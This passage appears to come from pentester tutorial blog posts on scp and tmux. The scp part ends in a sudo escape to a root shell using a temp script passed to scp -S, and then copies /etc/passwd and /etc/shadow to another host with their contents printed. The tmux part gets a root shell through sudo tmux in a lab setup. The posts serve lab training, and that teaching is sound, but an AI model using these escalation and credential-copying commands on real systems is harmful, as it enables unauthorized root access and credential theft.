- 2 | `scp aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop`

On framing above command, we will again be prompted to enter the user password and the transfer process will start.

- 1 | `ls -al`

Hence our desired file has been successfully copied to a destination location on the local system from the remote system.

```

root@kali:~/Desktop# ls -al
total 104
drwxr-xr-x  4 root root  4096 Aug  9 11:53 .
drwxr-xr-x 32 root root  4096 Aug  9 11:34 ..
-rw-r--r--  1 root root 40273 Aug  9 11:53 2.1.png
-rw-r--r--  1 root root 18058 Aug  9 11:40 4.png
drwxr-xr-x  2 root root  4096 Sep  3 2018 rabbit
root@kali:~/Desktop# scp aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop
aarti@192.168.1.31's password:
demo.txt                                100%   7    6.6KB/s   00:00
root@kali:~/Desktop# ls -al
total 108
drwxr-xr-x  4 root root  4096 Aug  9 11:56 .
drwxr-xr-x 32 root root  4096 Aug  9 11:34 ..
-rw-r--r--  1 root root 40273 Aug  9 11:53 2.1.png
-rw-r--r--  1 root root 18058 Aug  9 11:40 4.png
-rw-r--r--  1 root root    7 Aug  9 11:56 demo.txt
drwxr-xr-x  2 root root  4096 Sep  3 2018 rabbit
-rw-r--r--  1 root root 26209 Aug  7 10:42 scan.xml
drwxr-xr-x 11 root root  4096 Aug  9 11:37 tools
root@kali:~/Desktop#

```

Provide modification time and date: Many times, you might be noticed that by default the time and date of the copied file is used to be set for current time and date.

As in below image you can notice that our “demo.txt” file showing its “*current date and time*” when it has been copied.

```
1 | ls -la /root/Desktop/demo.txt
```

```

root@kali:~# ls -la /root/Desktop/demo.txt
-rwxr-xr-x 1 root root 363 Aug  7 10:46 /root/Desktop/demo.txt
root@kali:~#

```

But in the below image, I have shown the original date and time i.e. when the file had created.

```
1 | ls -la demo.txt
```

```
arti@ubuntu:~/Desktop$ ls -la demo.txt
-rwxr-xr-x 1 root root 363 Jul 12 01:41 demo.txt
arti@ubuntu:~/Desktop$
```

So if we want to make a modification of our copied file as its original details then we will use the “-p” option for this. After adding this argument our file will be copied with its original date and time instead of copying with current details.

```
1 | scp -p aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop
2 | ls -la /root/Desktop/demo.txt
```

```
root@kali:~# scp -p aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop
aarti@192.168.1.31's password:
demo.txt
root@kali:~# ls -la /root/Desktop/demo.txt
-rwxr-xr-x 1 root root 363 Jul 12 04:41 /root/Desktop/demo.txt
root@kali:~#
```

To display detailed information of the SCP process: As in all above screenshot you can see that after you enter the password for copy the file there is no information about the SCP process but the only thing is it will prompt again once the process has been completed. So, if you want the detailed information of the SCP process, then you can use the “-v” parameter for this.

```
1 | scp -p -v aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop
```

```
root@kali:~# scp -p -v aarti@192.168.1.31:/home/aarti/Desktop/demo.txt /root/Desktop ↵
Executing: program /usr/bin/ssh host 192.168.1.31, user aarti, command scp -v -p -f /home
OpenSSH 7.9p1 Debian-1, OpenSSL 1.1.1 11 Sep 2018
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Connecting to 192.168.1.31 [192.168.1.31] port 22.
debug1: Connection established.
debug1: identity file /root/.ssh/id_rsa type -1
debug1: identity file /root/.ssh/id_rsa-cert type -1
debug1: identity file /root/.ssh/id_dsa type -1
debug1: identity file /root/.ssh/id_dsa-cert type -1
debug1: identity file /root/.ssh/id_ecdsa type -1
debug1: identity file /root/.ssh/id_ecdsa-cert type -1
debug1: identity file /root/.ssh/id_ed25519 type -1
```

Copying the file inside directory recursively: Sometimes we need to copy directory and all files/directories inside it. It will be better if we can do it in 1 command. SCP support that scenario using the “-r” parameter.

```
1 | scp -r fluxion/ aarti@192.168.1.31: /home/aarti/Desktop
```

In the below image, I have copied a file “fluxion” recursively.

Note: *The speed for the process of copying any file is totally based upon its data length but we can increase this speed by using “-C” option which results faster for copy the file.*

```
root@kali:~# scp -r fluxion/ aarti@192.168.1.31:/home/aarti/Desktop ↵
aarti@192.168.1.31's password:
config 100%
description 100%
exclude 100%
pack-c797f8d2a87c01510fe2d12719a3ec5343b42cba.idx 100%
pack-c797f8d2a87c01510fe2d12719a3ec5343b42cba.pack 100%
packed-refs 100%
HEAD 100%
HEAD 100%
master 100%
HEAD 100%
index 100%
master 100%
HEAD 100%
pre-commit.sample 100%
prepare-commit-msg.sample 100%
pre-applypatch.sample 100%
applypatch-msg.sample 100%
post-update.sample 100%
pre-receive.sample 100%
fsmonitor-watchman.sample 100%
pre-push.sample 100%
```

Here in the below image, we have successfully copied fluxion.


```

aarti@ubuntu:~/Desktop$ ls -al
total 64
drwxr-xr-x  3 aarti aarti  4096 Aug  9 08:52 .
drwxr-xr-x 18 aarti aarti  4096 Aug  9 08:45 ..
-rw-r--r--  1 aarti aarti 17941 Aug  9 08:46 2.png
drwxrwxr-x  8 aarti aarti  4096 Aug  9 08:43 articles
-rw-r--r--  1 aarti aarti    7 Aug  9 08:50 demo.txt
-rw-r--r--  1 aarti aarti 26209 Aug  9 08:52 scan.xml
aarti@ubuntu:~/Desktop$ ls -al
total 84
drwxr-xr-x  4 aarti aarti  4096 Aug  9 08:58 .
drwxr-xr-x 18 aarti aarti  4096 Aug  9 08:45 ..
-rw-r--r--  1 aarti aarti 34093 Aug  9 08:54 2.png
drwxrwxr-x  7 aarti aarti  4096 Aug  9 08:58 articles
-rw-r--r--  1 aarti aarti    7 Aug  9 08:50 demo.txt
drwxr-xr-x 11 aarti aarti  4096 Aug  7 07:57 fluxion
-rw-r--r--  1 aarti aarti 26209 Aug  9 08:52 scan.xml
aarti@ubuntu:~/Desktop$

```

To specify a specific port: Usually, SCP uses port 22 as a default port. But for security reason, if you wish to change the port into another port then you can use the “-P” argument for this task.

For example, we are going to use port 2222. Then the command needs to be

```
1 | scp -P 2222 scan.xml aarti@193.168.1.31: /home/aarti/Desktop
```

```

root@kali:~# scp -P 2222 scan.xml aarti@192.168.1.31:/home/aarti/Desktop
aarti@192.168.1.31's password:
scan.xml
root@kali:~#

```

Lab setups for Sudo Privilege Escalation

Set User ID is a type of permission that allows users to execute a file with the permissions of a specified user. Now we will start to perform privilege escalation for “scp”. For doing so we need to set up our lab of scp command with administrative rights.

After that, we will give Sudo permission on scp, so that a local user can take the privilege of scp as the root user.

Hence type following for enabling SUID:

```
1 | which scp
```

It can be clearly understood by the below image in which I have created a local user (test) and will add sudo right for scp program in the /sudoers file and type following as user Privilege specification.

```
1 | test All=(root) NOPASSWD: /usr/bin/scp
```

```
File Edit View Search Terminal Help
GNU nano 2.9.8 /etc/sudoers.tmp Modified

root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/scp

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
```

First Method

Then we will look for sudo right of “test” user (if given) and found that user “test” can execute the scp command as “root” without a password.

```
1 | sudo -l
```

On framing below command, it will direct us on root shell as shown below and we will successfully accomplish our task.

```
1 | TF=$(mktemp)
2 | echo 'sh 0<&2 1>&2' > $TF
3 | chmod +x "$TF"
4 | sudo scp -S $TF x y:
```

```
test@ubuntu:~$ sudo -l ↵
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/scp
test@ubuntu:~$ TF=$(mktemp) ↵
test@ubuntu:~$ echo 'sh 0<&2 1>&2' > $TF ↵
test@ubuntu:~$ chmod +x "$TF" ↵
test@ubuntu:~$ sudo scp -S $TF x y: ↵
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Second Method

For proceeding further in our task of privilege escalation by the help of the second method very first we need to check the status for ssh service which should be active during our entire process (Kali Linux).

```
1 | service ssh status
```

```

root@kali:~# service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; disabled; vendor preset: enabled)
   Active: active (running) since Wed 2019-08-07 13:13:31 UTC; 1min 45s ago
     Docs: man:sshd(8)
           man:sshd_config(5)
  Process: 2133 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
 Main PID: 2134 (sshd)
    Tasks: 1 (limit: 4692)
   Memory: 2.0M
   CGroup: /system.slice/ssh.service
           └─2134 /usr/sbin/sshd -D

Aug 07 13:13:31 kali systemd[1]: Starting OpenBSD Secure Shell server: sshd.
Aug 07 13:13:31 kali sshd[2134]: Server listening on 0.0.0.0 port 22.
Aug 07 13:13:31 kali sshd[2134]: Server listening on :: port 22.
Aug 07 13:13:31 kali systemd[1]: Started OpenBSD Secure Shell server: sshd.

```

Now I wish to copy passwd and shadow file of the host machine (Ubuntu) as per below image by the help of scp command.

```

1 | sudo scp /etc/passwd komal@192.168.1.11:~/
2 | sudo scp /etc/shadow komal@192.168.1.11:~/

```

On framing above command it will prompt to enter the user password so that the transfer process will start.

```

test@ubuntu:~$ sudo scp /etc/passwd komal@192.168.1.11:~/
komal@192.168.1.11's password:
passwd 100% 2782 3.1MB/s 00:00
test@ubuntu:~$ sudo scp /etc/shadow komal@192.168.1.11:~/
komal@192.168.1.11's password:
shadow 100% 1483 152.8KB/s 00:00
test@ubuntu:~$

```

Once you are done with this then you can check whether your file has successfully copied or not by framing below command.

```
1 head /home/komal/shadow
2 head /home/komal/passwd
```

Conclusion: Hence we have achieved our mission and successfully copied passwd and shadow file by the use of scp command.

```
root@kali:~# head /home/komal/shadow
root:!:18082:0:99999:7:::
daemon*:17821:0:99999:7:::
bin*:17821:0:99999:7:::
sys*:17821:0:99999:7:::
sync*:17821:0:99999:7:::
games*:17821:0:99999:7:::
man*:17821:0:99999:7:::
lp*:17821:0:99999:7:::
mail*:17821:0:99999:7:::
news*:17821:0:99999:7:::
root@kali:~# head /home/komal/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
root@kali:~#
```

Reference: <https://gtfobins.github.io/>

Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies. Contact [Here](#)

Linux For Pentester: tmux Privilege Escalation

posted in **PRIVILEGE ESCALATION** on **AUGUST 9, 2019** by **RAJ CHANDEL** with **2 COMMENTS**

In this article, we are going to describe “tmux” which is also known as a terminal multiplexer. It allows multiple terminal sessions to be retrieved concurrently in a single window. It is useful for running more than one command-line program at the same time.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

- What is tmux
- How to use tmux
- tmux framework
- tmux commands
- Assigning Sudo rights
- Exploiting Sudo rights

What is tmux?: tmux is also known as a terminal multiplexer which creates a host **server** on your Linode and connects to it with a client window. If the client is disconnected, the server keeps running and as you reconnect to your Linode after rebooting your


computer, you can reattach to the tmux session and the files you were working with will still be open.

In other words, we can also say that this is a tool by the help of which we can open multiple windows and split views (called “*panes*” in tmux lingo) within one terminal window.

How to use tmux: Alike other tmux also supports many commands to perform its function. Now we will describe each of its major operations one by one.

It can be attained by entering a key combination called the **prefix** and then typing a **letter**. There are many letters that are assigned to tmux for performing its task.

tmux framework: The entire operations that a tmux does can be easily understood by its hierarchical structure as shown below.



tmux commands: There are list of command that can help while working with tmux. Here in this article, we are running the major operation that can be performed by the help of tmux.

Very first we will start from its help command. For this we need to write “-help” on our kali terminal as shown below.

```
1 | tmux --help
```

The tmux operations are categorized into 3 selection which I have described above in its framework. So now we will start from first step i.e “sessions”

Operate tmux Sessions: Sometimes even multiple windows and panes aren’t enough and you need to separate the layouts logically by grouping them into separate sessions.

Sessions are useful for completely separating work environments.

There are many operations for the session using tmux which is shown in below image but I’m describing few of them.

Command	Result
Prefix + (Switch to the previous session
Prefix +)	Switch to the next session
tmux ls	List all available sessions
tmux attach -t	attaches to an existing tmux session

- **Create a new session:** To create a new session we will frame command as shown in the below image.

```
1 | tmux new -s Ignite
```

In the above command “-s” is used as an argument for a new session and “Ignite” is the name of the new session that I want to create.

```
root@kali:~# tmux --help ↵
usage: tmux [-2CluvV] [-c shell-command] [-f file] [-L socket-name]
          [-S socket-path] [command [flags]]
root@kali:~# tmux new -s Ignite ↵
```

On framing above command tmux will create a new session by the name of Ignite which will highlight at the bottom of terminal. Similarly, one can create multiple session by a different name as per need.

```
root@kali:~# █

Ignite] 0:bash* "kali" 04:03 0
```

- **To list all created session:** once we have done with creating all session as per desire then we can check it by command as:

1 | `tmux list-session`

This will list all session as output that have been created. In below image tmux has listed all session which I have created by following the same procedure as above.

```
root@kali:~# tmux list-session ↵
Egnyte: 1 windows (created Wed Aug 7 04:06:20 2019) [82x27] (attached)
Hacking: 1 windows (created Wed Aug 7 04:05:49 2019) [82x27] (attached)
Ignite: 1 windows (created Wed Aug 7 04:03:36 2019) [82x27] (attached)
root@kali:~#
```

Operate tmux Window: When a tmux session starts, a single-window is fashioned by default but tmux also supports a utility to attach multiple windows to the same session and we can switch between them as needed. This can be supportive when you want to run numerous jobs in parallel.

Apart from creating multiple windows it also possesses many operations like rename any window, switch between window and many others.

At the initial phase, it shows “**0: bash***” by default in which **0** represents the index value of window **bash** is the window name which can be renamed as per need ***** denotes the working location and when we create new window tmux highlights all window at the bottom of the terminal.

Note: We know that working of tmux is done with joining prefix with any letter as per requirement. Find the below table to understand it clearly.

Command	Result
Prefix + c	To create new window
Prefix + n	Switch to the next window
Prefix + p	Switch to the previous window
Prefix + &	Kill the current window
Prefix + ,	Rename the current window
Prefix + 0-9	Switch to a window using its index number
Prefix + w	To display summary

In this article, I have created 5 windows as shown in the below image. We know that working of tmux is done with joining prefix with any letter as per requirement.

- **Create new window:** For creating a new window we will use “-c” with the prefix (ctrl-b).

1 | Prefix (ctrl-b) +c

This will create a new window. You can use the same procedure for creating multiple windows as below image.



- **Rename window:** by default, tmux mention the window name as “bash” but we can also change it as per our wish. Here I’m renaming my last window as shown below.

1 | Prefix (ctrl-b) + ,

```
WWW.HACKINGARTICLES.IN
[ignite] <:bash 1:bash 2:bash 3:bash 4:bash- 5:example*
```

- **To switch window:** we can also switch within multiple windows that help to provide the platform of working parallel. It can be done in many ways.

```
WWW.HACKINGARTICLES.IN
[ignite] 0:bash 1:bash 2:bash* 3:bash 4:bash 5:example> "kali" 0:
```

- **To display summary:** To see the entire summary for whatever we have done till now we will use tmux option as:

1 | Prefix (ctrl-b) + w

```
File Edit View Search Terminal Help
0) - Egnyte: 1 windows
1)  |> 0: bash* (1 panes) "kali"
2) - Hacking: 1 windows
3)  |> 0: bash* (1 panes) "kali"
4) - Ignite2: 1 windows
5)  |> 0: bash* (1 panes) "kali"
6) - ignite: 6 windows (attached)
7)  |> 0: bash (1 panes) "kali"
8)  |> 1: bash (1 panes) "kali"
9)  |> 2: bash* (1 panes) "kali"
M-a) |> 3: bash (1 panes) "kali"
M-b) |> 4: bash (1 panes) "kali"
M-c) |> 5: example- (1 panes) "kali"
M-d) - window: 4 windows
M-e) |> 0: bash (1 panes) "kali"
M-f) |> 1: bash (1 panes) "kali"
M-g) |> 2: bash- (1 panes) "kali"
M-h) |> 3: bash* (1 panes) "kali"
- 0 (sort: index)-----
|_| \_\/ / \_\/ \_\/ | / / \_\/ \_\/ | / | / |
root@kali:~# █

0

ignite] 0:bash 1:bash 2:[tmux]* 3:bash 4:bash 5:examp> "kali" 05:02 07-Aug
```

Operate tmux Panes: By the help of tmux, we can divide each window into multiple panes. This is useful when you want outputs from multiple processes visible within a single window.


In this we have many options such as divide window into vertical, horizontal, rotating panes, switching to different panes. Now we will check each of this one by one.

Note: use below table for your reference

Command	Result
Prefix + %	Split the window vertically
Prefix + "	Split the window horizontally
Prefix + o	Switch to the next pane
Prefix + q	Show pane numbers
Prefix + {	Move the current pane left
Prefix + }	Move the current pane right
Prefix + z	To destroy pane
Prefix + y	To destroy window
Prefix + arrow key	Switch to another pane
Prefix + ALT+ arrow	Resize the active pane
Prefix + x	Force kill an unresponsive process in a pane
exit	Close the active pane


Here I have divided my window into 2 panes vertically by the command as:

1 | Prefix (ctrl-b) + %



In the below image, I have further sub-divide my window horizontally.

1 | Prefix (ctrl-b) + "



Suppose we have multiple panes containing some of the information in each and we want to rotate our panes if we desire. Then will follow the step as:

- 1 Prefix (ctrl-b) + {

On framing above command `tmux` will simply move the current pane to left.

```

root@kali:~# cat ignite
cat: ignite: No such file or directory
root@kali:~# cat >ignite
hello
^Z
[1]+  Stopped                  cat > ignite
root@kali:~#

```


Assigning Sudo Rights

Sudo right is a type of permission that allows users to execute a file with super user permissions. Now we will start to perform privilege escalation for “tmux”. For doing so we need to set up our lab of tmux command with administrative rights. After that, we will check for the “tmux command” that what effect it has after getting sudo rights.

After that, we will give Sudo permission on tmux so that a local user can take the privilege of tmux as the root user.

Hence type following for enabling Sudo:

```
1 | which tmux
2 | visudo
```

A terminal window screenshot showing the execution of two commands. The first command is 'which tmux', which returns the path '/usr/bin/tmux'. The second command is 'visudo', which opens the sudoers file for editing. A large, semi-transparent watermark 'ARTICLES.IN' is visible across the terminal output.

```
root@ubuntu:~# which tmux
/usr/bin/tmux
root@ubuntu:~# visudo
```

It can be clearly understood by the below image in which I have created a local user (test). To add sudo right open /sudoers file and type following as user Privilege specification.

```
1 | test All=(root) NOPASSWD: /usr/bin/tmux
```

```
# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(root) NOPASSWD: /usr/bin/tmux

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL
```

Exploiting Sudo rights

Now we will start exploiting tmux service by taking the privilege of sudoer's permission. For this, we need sessions of the victim's machine that will assist us to have local user access of the targeted system through which we can escalate the root user rights.

Very first we will connect to the target machine with ssh, therefore, type following command to get access through local user login.

```
1 | ssh test@192.168.1.31
```

Then we will look for sudo right of "test" user (if given) and found that user "test" can execute the tmux command as "root" without a password.

```
1 | sudo -l
```

Now after knowing the fact that test user attains sudo rights so, taking this benefit here, we can use tmux command to escalate the privileges of the test user.

```
1 | sudo tmux
```

```
root@kali:~# ssh test@192.168.1.31 ↵
test@192.168.1.31's password:
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-25-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

210 packages can be updated.
0 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '19.04' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jul 14 05:37:02 2019 from 192.168.1.11
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/tmux
test@ubuntu:~$ sudo tmux ↵
```

Conclusion: This will launch a new terminal with root privilege shell.



Author: Komal Singh is a Cyber Security Researcher and Technical Content Writer, she is completely enthusiastic pentester and Security Analyst at Ignite Technologies.

Contact [Here](#)

← OLDER POSTS